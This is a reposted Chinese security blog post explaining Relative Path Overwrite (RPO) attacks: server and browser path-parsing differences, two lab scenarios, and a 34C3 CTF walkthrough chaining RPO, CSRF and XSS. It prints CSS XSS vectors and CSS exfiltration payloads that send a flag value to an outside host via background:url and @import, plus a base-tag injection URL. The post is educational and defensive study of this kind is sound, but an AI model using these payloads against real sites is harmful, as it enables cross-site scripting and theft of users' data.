RPO攻击技术浅析

转载

FLy_鹏程万里 于 2018-06-07 17:07:22 发布 1882 收藏 5
分类专栏： #信安文章
信安文章 专栏收录该内容
113 篇文章 46 订阅
订阅专栏

RPO（Relative Path Overwrite）相对路径覆盖，是一种新型攻击技术，主要是利用浏览器的一些特性和部分服务端的配置差异导致的漏洞，通过一些技巧，我们可以通过相对路径来引入其他的资源文件，以至于达成我们想要的目的。

什么是RPO攻击？

RPO（Relative Path Overwrite）相对路径覆盖，是一种新型攻击技术，最早由Gareth Heyes在其发表的文章中提出。主要是利用浏览器的一些特性和部分服务端的配置差异导致的漏洞，通过一些技巧，我们可以通过相对路径来引入其他的资源文件，以至于达成我们想要的目的。

就目前来看此攻击方法依赖于浏览器和网络服务器的反应，基于服务器的Web缓存技术和配置差异，以及服务器和客户端浏览器的解析差异，利用前端代码中加载的css/js的相对路径来加载其他文件，最终浏览器将服务器返回的不是css/js的文件当做css/js来解析，从而导致XSS，信息泄露等漏洞产生。


技术分析

在分析RPO攻击技术之前，首先我们得先了解几个关于服务器和客户端浏览器在解析和识别上的差异性基础知识。

第一个差异化

在apache和Nginx环境下，正常情况访问如下：

然后在Apache中将/编码为%2f后，服务器无法识别url，返回404，但是在Nginx中将/编码为%2f后，服务器可以识别编码后的url，返回200：



可见不同web服务器对url的识别是不一样的。

第二个差异化

在Nginx中，编码后的url服务器可以正常识别，也就是说服务器在加载文件时会解码后找到具体文件返回返回客户端。

但是在客户端识别url时是不会解码的，正常情况下解码%2f解码后应该加载的是rpo/xxx/../x.js，最后也就是rpo/x.js文件；而这里加载的是/x.js，所以浏览器是没有解码%2f的。


实际上通过测试，客户端浏览器在加载相对路径文件时是以最后一个/为相对目录加载具体资源文件的。


实战解析

第一个场景：加载任意目录下静态资源文件


我们看看下面一个测试环境：

/rpo/111/1.php文件中通过相对路径加载了上层目录既/rpo/x.js和/rpo/x.sss文件。





然后有一个/rpo/222/x.js文件，x.js文件中内容为alert(1)



问题：

如果/rpo/222/x.js文件中的内容是我们可控的，但是有过滤不能写入<script>等标签内容，那么如何利用此跨站漏洞呢？

有没有办法使1.php加载到其他目录的静态资源文件，比如这里让1.php加载到/rpo/222/x.js文件，这样就可以直接执行js代码了。

比如我们输入如下url：

/rpo/222/2.php%2f..%2f..%2f111/1.php


服务器端识别为：

/rpo/~~222/2.php/../..~~/111/1.php 实际上也就是/rpo/111/1.php

客户端识别为：

/rpo/222/2.php%2f..%2f..%2f111/1.php，把2.php%2f..%2f..%2f111当成一个目录，然后在加载静态资源文件时，比如这里加载../x.js时，就会跳转到上一级目录222目录下，最后加载的静态文件为/rpo/222/x.js。

此时成功加载到了其他目录下的文件。



加载静态css文件也是一样的原理，比如这里我们加载/rpo/222/x.css文件，使返回的内容变成红色。

第二个场景：将返回内容按静态文件解析

在很多使用了url_rewrite的php开发框架以及python web框架中，经常使用相对路径来加载静态资源文件，而且url都有一个特征：

比如/rpo/user/id/1，这里表示使用参数为id，值为1的内容访问user接口；

比如/rpo/user.php/name/tester，这里表示使用参数name，内容为tester的内容访问user.php文件等。

那么下面我们看看，如果在这些情况下，使用相对路径加载静态资源文件会有什么问题发生呢？

现在有如下环境：

我们可以提交内容，然后内容会显示到当前页面，而且使用相对路径加载静态文件style.css和script.js文件，这两个文件原本内容为空，此时我们访问：

http://127.0.0.1:8888/RPO_HACK/user/2


这里表示使用2作为参数请求user接口，此时加载静态文件为：

http://127.0.0.1:8888/RPO_HACK/user/style.css

http://127.0.0.1:8888/RPO_HACK/user/script.js

然后我们提交一段css内容：{} * {color:red;}

当我们访问：http://127.0.0.1:8888/RPO_HACK/user/2/xxx时：



这里表示我们使用2/xxx作为参数访问user接口，返回的内容和使用参数2访问返回的内容相同。

但是浏览器客户端认为2是目录，然后加载的静态文件为:

http://127.0.0.1:8888/RPO_HACK/user/2/style.css

http://127.0.0.1:8888/RPO_HACK/user/2/script.js

所以此时加载静态文件返回的内容也是同使用参数2访问时返回内容相同，但是此时浏览器认为这里加载的是样式文件和脚本文件，从而将返回内容解析为css或者js，所以我们提交的css内容：{} * {color:red;} 成功解析为css，将页面渲染成红色。

TIPS3：

这里用到了CSS解析器的一个特性：浏览器在解析CSS样式时，会忽略非法的部分，直到找到正确的开始然后进行解析一直到结束。所以我们上面植入CSS代码，欺骗CSS解析器忽略之前不合法的语法内容，从而加载我们注入的CSS内容，最终页面变成渲染后的红色。

当然这里除了可以使用CSS样式之外，还可以输入payload为CSS XSS向量，例如：

#header { background:url(javascript:alert('1'));}

{}*{x:expression(alert(1))}

实战演练

下面一个案例是一个CTF题，这里我们不讲CTF writeup，我们看看这道题如何运用RPO+CSRF+XSS盗取数据的。

首先这里可以添加url，然后可以查看。当我们访问：

http://11.11.11.11:31337/urlstorage

返回的内容是CSS渲染后的页面，加载的CSS文件为

http://11.11.11.11:31337/static/css/milligram.min.css，这里是正常的CSS。

当我么你访问：

http://11.11.11.11:31337/urlstorage/123/123

返回的页面没有被渲染，此时加载的CSS文件为


http://11.11.11.11:31337/urlstorage/123/static/css/milligram.min.css，这里的内容不是正常的css文件内容了，而是urlstorage返回的内容。

所以这里证明存在RPO攻击问题。

我们来验证一下，在url这里输入: {}*{color:blue;}（使用BurpSuite发送url=%0a{}%0a*%0a{color:blue%3B}%0a内容），然后在访问：

http://11.11.11.11:31337/urlstorage/123/123

此时你会发现你的CSS样式被解析了，成功将页面渲染为蓝色，如下图。



那么这道题的目的是需要获取admin后台的flag，但是访问flag页面时需要token，所以我就必须获取admin用户的token。那么如何获取admin用户后台的数据呢？

一般情况下使用xss，csrf，ssrf等这些漏洞，那么这里的思路就是：

使用添加url功能的csrf漏洞，让管理员admin添加我们构造的url，获取token，然后使用xss功能修改静态资源的加载根目录，再利用RPO攻击方法获取flag并回传数据。

TIPS2：

使用CSS外传数据的话可以使用加载远程文件的办法：

{} @import url(‘http://x.x.x.x/yyy’);

或者使用加载背景的办法：

{} body {background: url(http://x.x.x.x/yyy);}

TIPS3

还有另外一个技巧：

在浏览器处理相对路径时，一般情况是获取当前url的最后一个/前作为base url，但是如果页面中给出了base标签，那么就会读取base标签中的url作为base url。

那么我们在flag页面的token参数这里使用xss漏洞传入urlstorage/作为base标签，那么在加载静态CSS文件时仍然会加载urlstorage页面内容，然后urlstorage页面中的css就会被解析，使用CSS外带数据的功能回传数据，当然这里需要一位一位的获取暴利破解的方法获取flag的内容，最后成功获取admin后台的flag完整内容。

比如下面我们验证一下，使用上面的方法获取自己的flag然后外传。

我们输入如下url内容：


%0a{}%0a*%0a#flag[value^=\33\34\43\33]{background: url(//11.11.11.11:8082/?flag=34c3)%3B}%0a

这里的意思就是id为flag的标签，他的value是不是以34C3开头，如果是就把34C3作为参数发送出去。

然后访问如下url：

http://11.11.11.11:31337/flag?token=d31ecadc98a9f40d7105e218edb60a2f%3C/title%3E%3Cbase%20href=urlstorage/%3E

如下图，成功外传了34C3的内容。



https://github.com/eboda/34c3ctf/blob/master/urlstorage/exploit/exploit.php

参考链接

http://www.beesfun.com/2017/03/27/RPO%E6%94%BB%E5%87%BB/

http://www.thespanner.co.uk/2014/03/21/rpo/

https://lorexxar.cn/2018/01/02/34c3-writeup/#CSS-RPO

https://github.com/eboda/34c3ctf/tree/master/urlstorage

防护方案

在页面中避免直接使用相对路径进行静态文件的加载。